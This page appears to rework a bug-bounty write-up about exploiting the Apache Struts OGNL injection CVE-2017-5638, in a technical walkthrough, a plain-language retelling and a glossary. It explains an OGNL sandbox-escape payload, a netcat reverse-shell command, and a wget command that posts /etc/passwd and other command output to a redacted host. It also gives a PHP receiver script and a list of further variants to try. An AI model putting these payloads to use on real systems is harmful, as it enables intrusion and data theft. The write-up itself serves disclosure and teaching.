Taking Entire server control Part 2 of How I Earned $2500 in 5 Minutes | CVE-2017–5638 | OGNL injection | RCE
The application was vulnerable to CVE-2017-5638, an OGNL injection in Apache Struts that allows remote code execution. The author exploited it to run operating system commands and read files, though a reverse shell was blocked by a firewall.

medium.com
Published on medium.com
Bug Bounty Tips
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the second part of a two-part series on CVE-2017-5638, an OGNL injection in Apache Struts 2 that leads to remote code execution. The first part covered the reconnaissance that led to the finding and the confirmation of the bug; this part covers what happened after confirmation: the attempts to turn the injection into a reverse shell, the workarounds when that failed, and the data exfiltration path that finally produced a proof of concept.
The target application itself is not described in any detail. The report does not name the company, the endpoint, the Struts version, or the parameter that carried the payload. What it does say is that the researcher had already confirmed the vulnerability by assessing a response header, and that the application accepted a multipart/form-data request whose Content-Type value was evaluated as OGNL. That is the shape of CVE-2017-5638: the Jakarta Multipart parser in affected Struts 2 versions takes the Content-Type header, builds an error message from it when parsing fails, and evaluates that message as an OGNL expression. An attacker who controls the header therefore controls an expression that the server executes.
Setup
The tooling was Burp Suite (the payloads were sent through Repeater) plus a listener for the reverse connection. The researcher set up his machine and configured port forwarding, and ran into challenges with ngrok and portmapio. The researcher ran into problems with both and instead bought a VPS with basic Linux tools and a static IP address, and configured that IP in the payload so the target would connect back to it.
No account, role or authentication detail is given, and the report does not state whether the vulnerable endpoint required authentication.
Finding it
The bug had already been confirmed before this part begins: the response header showed that the injected expression was being evaluated. The remaining question was how far the execution could be pushed, ideally to an interactive shell.
Exploitation
Step 1: reverse shell payload against the VPS
The first payload sets up the OGNL context so that member access is unrestricted, clears the excluded package and class lists that Struts uses to sandbox OGNL, and then runs a command through java.lang.ProcessBuilder. The command is a netcat reverse shell to the VPS IP on port 8090.
The important parts, in order:
#_='multipart/form-data'and#[email protected]@DEFAULT_MEMBER_ACCESSgrab the permissive member access object.- The
#_memberAccessbranch either replaces the existing member access with#dm, or, if it is null, reaches the OGNL utility through the Struts action context container, clearsgetExcludedPackageNames()andgetExcludedClasses(), and then sets member access to#dm. This is the sandbox escape: the excluded lists are what normally stop OGNL from touching dangerous classes. #cmdholds the operating system command. The IP is written asx.x.x.xin the report.#iswinchecksos.nameforwinand#cmdspicks eithercmd.exe /cor/bin/bash -caccordingly.ProcessBuilderstarts the command,redirectErrorStream(true)merges stderr into stdout, and the output stream is copied into the HTTP response withIOUtils.copy, then flushed.
Step 2: the listener
The matching listener was started with:
nc -lvp 8090
After sending the payload through Repeater, nothing arrived. The researcher tried several variations without success, and it occurred to him that a firewall might be blocking the payload.
Step 3: confirming outbound traffic with Burp Collaborator
To test whether the server could make outbound requests at all, the same payload was rebuilt with a command that calls back to a Burp Collaborator link instead of opening a shell:
Only #cmd changed: it now runs curl -X http://burpcolab.link/. The Collaborator client received HTTP and DNS pingbacks almost immediately, indicating that the application was vulnerable. A reverse shell still could not be obtained.

The screenshot shows an example of Burp Collaborator output; the researcher notes that it is not the actual output from this payload.
Step 4: exfiltrating command output over HTTP
Since a shell was not available, the next approach was to run individual commands and send their output to the VPS over HTTP. A small PHP script on the VPS received the requests and appended them to a text file. The initial payload read /etc/passwd, followed by whois, pwd and ifconfig.
The wget command used inside the payload:
wget%20-O%20-%20 — post-data="whois=$(whois)&pwd=$(pwd)&ls=$(ls)&ifconfig=$(ifconfig)&[redacted]"%20https://xxxxxx/exploit.php
This uses wget with --post-data, so the command substitutions are evaluated by the shell on the target and their output is sent as form fields in a POST body to exploit.php on the VPS. The host part is redacted in the report as xxxxxx.
The complete payload with that command in place:
The receiving script on the VPS:
<?php
// Get the raw HTTP request data
$requestData = file_get_contents('php://input');

// Get the request headers
$headers = getallheaders();

// Get the user agent
$userAgent = $_SERVER['HTTP_USER_AGENT'];

// Create a string with the HTTP packet information
$httpPacket = "HTTP Request:\n\n";
$httpPacket .= "Headers:\n";
foreach ($headers as $header => $value) {
 $httpPacket .= "$header: $value\n";
}
$httpPacket .= "\n";
$httpPacket .= "User Agent: $userAgent\n\n";
$httpPacket .= "Request Data:\n$requestData\n";

// Append the HTTP packet to the text file
$filename = 'out.txt';
file_put_contents($filename, $httpPacket, FILE_APPEND);

echo "HTTP packet appended to $filename\n";
?>
The script reads the raw request body, collects the headers and the user agent, formats everything into a block of text, and appends it to out.txt. The output of every command run on the target therefore ended up in that file on the VPS, which served as the proof of concept.
Step 5: disclosure
The proof of concept was reported to the company. The company patched the issue and paid a bounty.
Root cause
The flaw is CVE-2017-5638: the multipart parser in affected Struts 2 versions evaluates the Content-Type header as an OGNL expression when it fails to parse the request. The payload here does not rely on a parsing failure alone; it also defeats the OGNL sandbox by clearing the excluded package and class lists through OgnlUtil and then installing OgnlContext@DEFAULT_MEMBER_ACCESS, which is what allows ProcessBuilder and the Struts and Commons IO classes to be reached.
Impact
On this target, the researcher demonstrated arbitrary command execution: reading /etc/passwd, running whois, pwd and ifconfig, and sending the results out over HTTP. A reverse shell was not achieved, and the researcher suspected a firewall was blocking it. The researcher also notes that the same wget technique could be used to download malicious files onto the server, but states that this was not tested; the demonstration was limited to reading files and running OS commands.
Fix
The report says only that the company patched the issue promptly. The general fix for CVE-2017-5638 is to upgrade Struts to a version where the multipart parser no longer evaluates the Content-Type header, and to keep the OGNL sandbox restrictions in place.
Variants to test
- Outbound HTTP blocked but DNS allowed. Send the same OGNL payload with a command that resolves a Collaborator hostname. A DNS interaction without an HTTP one tells you egress filtering is protocol-specific, and that data can still leave through DNS.
- Reverse shell blocked, exfiltration open. Replace the
nccommand with awgetorcurlPOST carrying command output, as done here. A positive result is a request arriving at your listener with the output ofidorhostnamein the body. - Windows target. The payload already branches on
os.name; on a Windows host, swap the command for something likewhoamiand watch for the output in the HTTP response. A positive result confirms thecmd.exe /cbranch works. - Sandbox still partially enforced. If
ProcessBuilderis blocked, try reaching other classes through the sameOgnlUtilclearing step. A positive result is any class outside the default excluded list being instantiated. - File download. Using the same
wgetcommand, fetch a file from your own server onto the target and then read it back through a command. A positive result is the file appearing in a directory listing returned in the response.
What happened, in plain words
A security researcher found a bug in a web application that let him run commands on the company's server, as if he were sitting at its keyboard. The bug has a name: CVE-2017-5638. It lives in a piece of software called Apache Struts 2, which many Java websites use to build their pages. The researcher had already shown in an earlier article that the bug was there. This article is about what he did next: trying to get a full interactive session on the server, failing, finding a workaround, and finally proving the impact by sending the server's own command output back to a machine he controlled. He reported it, the company fixed it, and he was paid a bounty.
This is the second part of a two-part series. The first part covered the reconnaissance that led to the finding and the confirmation of the bug. This part covers what happened after confirmation: the attempts to turn the injection into a reverse shell, the workarounds when that failed, and the data exfiltration path that finally produced a proof of concept.
The target application itself is not described in any detail. The report does not name the company, the endpoint, the Struts version, or the parameter that carried the payload. What it does say is that the researcher had already confirmed the vulnerability by assessing a response header, and that the application accepted a multipart/form-data request whose Content-Type value was evaluated as OGNL. That is the shape of CVE-2017-5638: the Jakarta Multipart parser in affected Struts 2 versions takes the Content-Type header, builds an error message from it when parsing fails, and evaluates that message as an OGNL expression. An attacker who controls the header therefore controls an expression that the server executes.
The ideas you need before the steps
A few concepts come up again and again below, so here they are from zero.
A web request and its headers. When your browser loads a page or submits a form, it sends a request to a server. The request has a body (the data, for example the fields of a form) and a set of headers, which are short labelled lines of extra information. One header is Content-Type, which tells the server what kind of data is in the body. A normal form submission uses application/x-www-form-urlencoded; a form that uploads a file uses multipart/form-data. Think of headers as the label on a parcel: they tell the recipient what is inside and how to handle it.
OGNL. OGNL stands for Object-Graph Navigation Language. It is a small expression language used inside Java applications: you write a short expression, and the application evaluates it and gets a value back. It is a bit like a formula in a spreadsheet cell: the cell holds =A1+B1, and the program works out the result. The danger is that some OGNL expressions can do far more than add numbers: they can reach into the application's own objects and call methods on them.
Injection. An injection bug happens when a program takes something a user supplied (a header, a form field, a URL parameter) and treats it as code instead of as plain data. The everyday comparison is a waiter who reads out your order to the kitchen. If you write your order on the menu and the waiter reads the whole line aloud, including a note that says "and give me the till", the kitchen may follow the note as an instruction. The fix is to make sure user input is always treated as data, never as an instruction.
Remote code execution (RCE). RCE means an attacker can make the server run commands of their choosing. It is the most serious kind of web bug, because from there the attacker can read files, look at the network, or install things.
A reverse shell. A normal shell is a command prompt on a machine you are sitting at. A reverse shell is the same prompt, but the connection is started from the victim's server back to the attacker's machine. The attacker runs a small program that waits for a connection (a listener), and the server connects to it. The reason attackers prefer "reverse" is that firewalls often block incoming connections to a server but allow outgoing ones.
A listener. A program that sits on a port and waits for someone to connect. nc (netcat) is a common tool for this.
A VPS. A virtual private server: a rented machine in a data centre with its own public IP address. The researcher used one because it gives a stable address that the target server can reach.
Port forwarding services. Services such as ngrok and portmapio give your local machine a public address by tunnelling traffic to it. They are convenient but can be unreliable, which is what happened here.
Burp Suite and Repeater. Burp Suite is a tool that sits between your browser and a website so you can see and edit requests. Repeater is the part of Burp where you take a captured request, change it, and send it again and again to see what comes back. It is like being able to rewrite a letter before posting it, and post it as many times as you like.
Burp Collaborator. A service that gives you a unique hostname and tells you when anything on the internet contacts it. If you can make the target server look up or fetch that hostname, the pingback proves the server made an outbound connection. It is a way of hearing the target knock, even when you cannot see its screen.
Exfiltration. Getting data out of a target and back to yourself. Here it means sending the output of commands run on the server to the researcher's VPS.
A bounty. A payment a company makes to a researcher who reports a security bug responsibly.
Setup
The tooling was Burp Suite (the payloads were sent through Repeater) plus a listener for the reverse connection. The researcher set up his machine and configured port forwarding, and ran into challenges with ngrok and portmapio. The researcher ran into problems with both and instead bought a VPS with basic Linux tools and a static IP address, and configured that IP in the payload so the target would connect back to it.
No account, role or authentication detail is given, and the report does not state whether the vulnerable endpoint required authentication.
Finding it
The bug had already been confirmed before this part begins: the response header showed that the injected expression was being evaluated. The remaining question was how far the execution could be pushed, ideally to an interactive shell.
Exploitation
Step 1: reverse shell payload against the VPS
The first payload sets up the OGNL context so that member access is unrestricted, clears the excluded package and class lists that Struts uses to sandbox OGNL, and then runs a command through java.lang.ProcessBuilder. The command is a netcat reverse shell to the VPS IP on port 8090.
Line by line, in plain words:
#_='multipart/form-data'stores the textmultipart/form-datain a variable called_. This is the value the parser expects to see in theContent-Typeheader, so the expression looks like a legitimate multipart request.#[email protected]@DEFAULT_MEMBER_ACCESSstores a special object calledDEFAULT_MEMBER_ACCESSin a variable calleddm. This object is the permissive setting that allows OGNL to reach classes it would normally be kept away from. Think of it as a master key.#_memberAccess?(#_memberAccess=#dm):(...)is a conditional. If a variable called_memberAccessalready exists, replace it with the master key. If it does not exist, run the longer branch in the brackets.- Inside that longer branch,
#container=#context['com.opensymphony.xwork2.ActionContext.container']fetches the Struts container, which is the part of the framework that keeps track of the application's objects. #ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)asks the container for the OGNL utility object, the component that holds the rules about what OGNL is allowed to touch.#ognlUtil.getExcludedPackageNames().clear()and#ognlUtil.getExcludedClasses().clear()empty the two lists of forbidden packages and classes. This is the sandbox escape: the excluded lists are what normally stop OGNL from touching dangerous classes.#context.setMemberAccess(#dm)installs the master key, so the rest of the expression can reach whatever it likes.#cmd='nc -e /bin/sh x.x.x.x 8090'stores the operating system command to run. It uses netcat (nc) with-e /bin/shto attach a shell, connecting to the IP address and port 8090. The IP is written asx.x.x.xin the report.#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))asks Java for the operating system name, lowercases it, and checks whether it containswin. The result is true on Windows and false on Linux.#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})builds the command list: on Windows it iscmd.exe /cfollowed by the command, otherwise it is/bin/bash -cfollowed by the command. This makes the same payload work on both kinds of server.#p=new java.lang.ProcessBuilder(#cmds)creates aProcessBuilder, a Java class whose job is to start an operating system process.#p.redirectErrorStream(true)tells the builder to merge the process's error output into its normal output, so nothing is lost.#process=#p.start()actually starts the process.#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())gets the output stream of the HTTP response, so anything the process prints can be written back to the researcher's browser.@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)copies the process output into the HTTP response.#ros.flush()pushes the response out.
Why this step: the researcher wanted an interactive shell, which would let him type commands and see the answers live. The payload is the standard way to turn this OGNL injection into a command that connects back to him.
Step 2: the listener
The matching listener was started with:
nc -lvp 8090
In plain words: nc is netcat. -l means listen, -v means verbose (print what happens), -p 8090 means use port 8090. The researcher ran this on his VPS so that when the target server connected out to port 8090, something would be there to answer.
After sending the payload through Repeater, nothing arrived. The researcher tried several variations without success, and it occurred to him that a firewall might be blocking the payload. A firewall is a filter on network traffic: it can allow or block connections based on rules, and many organisations block outgoing connections to unusual ports.
Step 3: confirming outbound traffic with Burp Collaborator
To test whether the server could make outbound requests at all, the same payload was rebuilt with a command that calls back to a Burp Collaborator link instead of opening a shell:
Only #cmd changed: it now runs curl -X http://burpcolab.link/. In plain words, curl is a command line tool that fetches a URL. -X http://burpcolab.link/ sets the request method to the given string and targets the Collaborator host. If the server can reach the internet, the Collaborator client will record the contact. Everything else in the payload is identical to Step 1, so the sandbox escape and the process start are the same.
The Collaborator client received HTTP and DNS pingbacks almost immediately, indicating that the application was vulnerable. A reverse shell still could not be obtained. DNS is the system that turns names like burpcolab.link into IP addresses; an HTTP interaction is an actual web request. Seeing both means the server could resolve names and make web requests, so the problem was not a total block on outbound traffic.
The screenshot shows an example of Burp Collaborator output; the researcher notes that it is not the actual output from this payload.
Step 4: exfiltrating command output over HTTP
Since a shell was not available, the next approach was to run individual commands and send their output to the VPS over HTTP. A small PHP script on the VPS received the requests and appended them to a text file. The initial payload read /etc/passwd, followed by whois, pwd and ifconfig.
In plain words, those commands do the following: whois looks up registration information about a domain or IP address; pwd prints the current working directory; ls lists the files in that directory; ifconfig shows the network interfaces and addresses; cat /etc/passwd prints the contents of the file that lists user accounts on a Linux system. Together they give a picture of where the server is, what is on it, and who is on it.
The wget command used inside the payload:
wget%20-O%20-%20 — post-data="whois=$(whois)&pwd=$(pwd)&ls=$(ls)&ifconfig=$(ifconfig)&[redacted]"%20https://xxxxxx/exploit.php
Line by line:
wgetis a command line tool for downloading things from the web. It can also send data, which is what is happening here.%20is the URL encoding for a space. Spaces are not allowed in URLs, so they are written as%20. The shell on the target will see them as spaces.-O -tellswgetto write the response to standard output instead of a file. The-means "standard output".--post-data="..."tellswgetto send the quoted text as the body of a POST request. A POST request is the kind a browser sends when you submit a form.whois=$(whois)runs thewhoiscommand and puts its output into a form field calledwhois. The$(...)syntax means "run this command and use its output here". The same pattern is repeated forpwd,ls,ifconfigandpasswd. Thepasswdfield usescat%20/etc/passwd, which iscat /etc/passwdwith the space encoded.https://xxxxxx/exploit.phpis the address the data is sent to. The host part is redacted in the report asxxxxxx.
Why this step: since a live shell was not possible, the researcher ran one command at a time and had the server send the results to him as an ordinary web request. The output of the commands becomes the body of a POST request, which the PHP script on the VPS records.
The complete payload with that command in place:
This is the same structure as before. The only difference is the value of #cmd: instead of nc, it now runs the wget command above. The sandbox escape, the operating system check, the process start and the copying of output back into the response are unchanged.
The receiving script on the VPS:
<?php
// Get the raw HTTP request data
$requestData = file_get_contents('php://input');

// Get the request headers
$headers = getallheaders();

// Get the user agent
$userAgent = $_SERVER['HTTP_USER_AGENT'];

// Create a string with the HTTP packet information
$httpPacket = "HTTP Request:\n\n";
$httpPacket .= "Headers:\n";
foreach ($headers as $header => $value) {
 $httpPacket .= "$header: $value\n";
}
$httpPacket .= "\n";
$httpPacket .= "User Agent: $userAgent\n\n";
$httpPacket .= "Request Data:\n$requestData\n";

// Append the HTTP packet to the text file
$filename = 'out.txt';
file_put_contents($filename, $httpPacket, FILE_APPEND);

echo "HTTP packet appended to $filename\n";
?>
Line by line:
<?phpand?>mark the start and end of PHP code. PHP is a programming language commonly used for web servers.$requestData = file_get_contents('php://input');reads the raw body of the incoming request.php://inputis a special PHP stream that gives you the request body as text.$headers = getallheaders();collects all the request headers into an array (a list of labelled values).$userAgent = $_SERVER['HTTP_USER_AGENT'];reads theUser-Agentheader, which identifies the client software that made the request.$httpPacket = "HTTP Request:\n\n";starts a text block.\nmeans a new line.$httpPacket .= "Headers:\n";adds a heading for the headers. The.=operator appends to the existing string.foreach ($headers as $header => $value) { $httpPacket .= "$header: $value\n"; }loops over every header and adds a line likeName: value.$httpPacket .= "\n";adds a blank line.$httpPacket .= "User Agent: $userAgent\n\n";adds the user agent.$httpPacket .= "Request Data:\n$requestData\n";adds the request body, which is where the command output arrives.$filename = 'out.txt';sets the file name to write to.file_put_contents($filename, $httpPacket, FILE_APPEND);writes the text toout.txt.FILE_APPENDmeans add to the end instead of overwriting, so every request is kept.echo "HTTP packet appended to $filename\n";prints a short confirmation back to whoever made the request.
The script reads the raw request body, collects the headers and the user agent, formats everything into a block of text, and appends it to out.txt. The output of every command run on the target therefore ended up in that file on the VPS, which served as the proof of concept.
Step 5: disclosure
The proof of concept was reported to the company. The company patched the issue and paid a bounty.
Root cause
The flaw is CVE-2017-5638: the multipart parser in affected Struts 2 versions evaluates the Content-Type header as an OGNL expression when it fails to parse the request. The payload here does not rely on a parsing failure alone; it also defeats the OGNL sandbox by clearing the excluded package and class lists through OgnlUtil and then installing OgnlContext@DEFAULT_MEMBER_ACCESS, which is what allows ProcessBuilder and the Struts and Commons IO classes to be reached.
Impact
On this target, the researcher demonstrated arbitrary command execution: reading /etc/passwd, running whois, pwd and ifconfig, and sending the results out over HTTP. A reverse shell was not achieved, and the researcher suspected a firewall was blocking it. The researcher also notes that the same wget technique could be used to download malicious files onto the server, but states that this was not tested; the demonstration was limited to reading files and running OS commands.
Fix
The report says only that the company patched the issue promptly. The general fix for CVE-2017-5638 is to upgrade Struts to a version where the multipart parser no longer evaluates the Content-Type header, and to keep the OGNL sandbox restrictions in place.
Variants to test
- Outbound HTTP blocked but DNS allowed. Send the same OGNL payload with a command that resolves a Collaborator hostname. A DNS interaction without an HTTP one tells you egress filtering is protocol-specific, and that data can still leave through DNS.
- Reverse shell blocked, exfiltration open. Replace the
nccommand with awgetorcurlPOST carrying command output, as done here. A positive result is a request arriving at your listener with the output ofidorhostnamein the body. - Windows target. The payload already branches on
os.name; on a Windows host, swap the command for something likewhoamiand watch for the output in the HTTP response. A positive result confirms thecmd.exe /cbranch works. - Sandbox still partially enforced. If
ProcessBuilderis blocked, try reaching other classes through the sameOgnlUtilclearing step. A positive result is any class outside the default excluded list being instantiated. - File download. Using the same
wgetcommand, fetch a file from your own server onto the target and then read it back through a command. A positive result is the file appearing in a directory listing returned in the response.
Glossary
- API: a defined way for one piece of software to talk to another, like a menu of requests a program will answer.
- Apache Struts 2: a Java framework used to build web applications; the bug in this article lives in its multipart parser.
- Bounty: a payment a company makes to a researcher who reports a security bug responsibly.
- Burp Collaborator: a service that gives you a unique hostname and reports when anything on the internet contacts it, used to detect outbound traffic from a target.
- Burp Suite: a tool that sits between your browser and a website so you can inspect and edit requests.
- CVE: Common Vulnerabilities and Exposures, a public catalogue that gives each known security bug a unique identifier such as CVE-2017-5638.
- DNS: the system that turns names like
example.cominto IP addresses. - Firewall: a filter on network traffic that allows or blocks connections according to rules.
- Header: a short labelled line of extra information sent with a web request or response, such as
Content-Type. - Injection: a bug where user-supplied input is treated as code instead of as data.
- Listener: a program that waits on a port for incoming connections.
- Multipart form data: the format a browser uses to submit a form that includes a file upload; the request body is split into parts, each with its own headers.
- Netcat (
nc): a command line tool for reading and writing network connections, often used to set up a listener. - OGNL: Object-Graph Navigation Language, a small expression language used inside Java applications that can reach into the application's objects.
- PHP: a programming language commonly used for web servers.
- Port: a numbered channel on a machine that network connections use; port 8090 is the one used here.
- Port forwarding service: a service such as ngrok or portmapio that gives your local machine a public address by tunnelling traffic to it.
- ProcessBuilder: a Java class whose job is to start an operating system process.
- Remote code execution (RCE): a bug that lets an attacker make the server run commands of their choosing.
- Repeater: the part of Burp Suite where you take a captured request, change it, and send it again.
- Reverse shell: a command prompt on a victim's machine where the connection is started from the victim back to the attacker.
- Sandbox: a set of restrictions that stops code from reaching dangerous parts of a system; here, the excluded package and class lists in Struts.
- Shell: a command prompt where you type commands and see their output.
- VPS: a virtual private server, a rented machine in a data centre with its own public IP address.
wget: a command line tool for downloading from the web, which can also send data with a POST request.


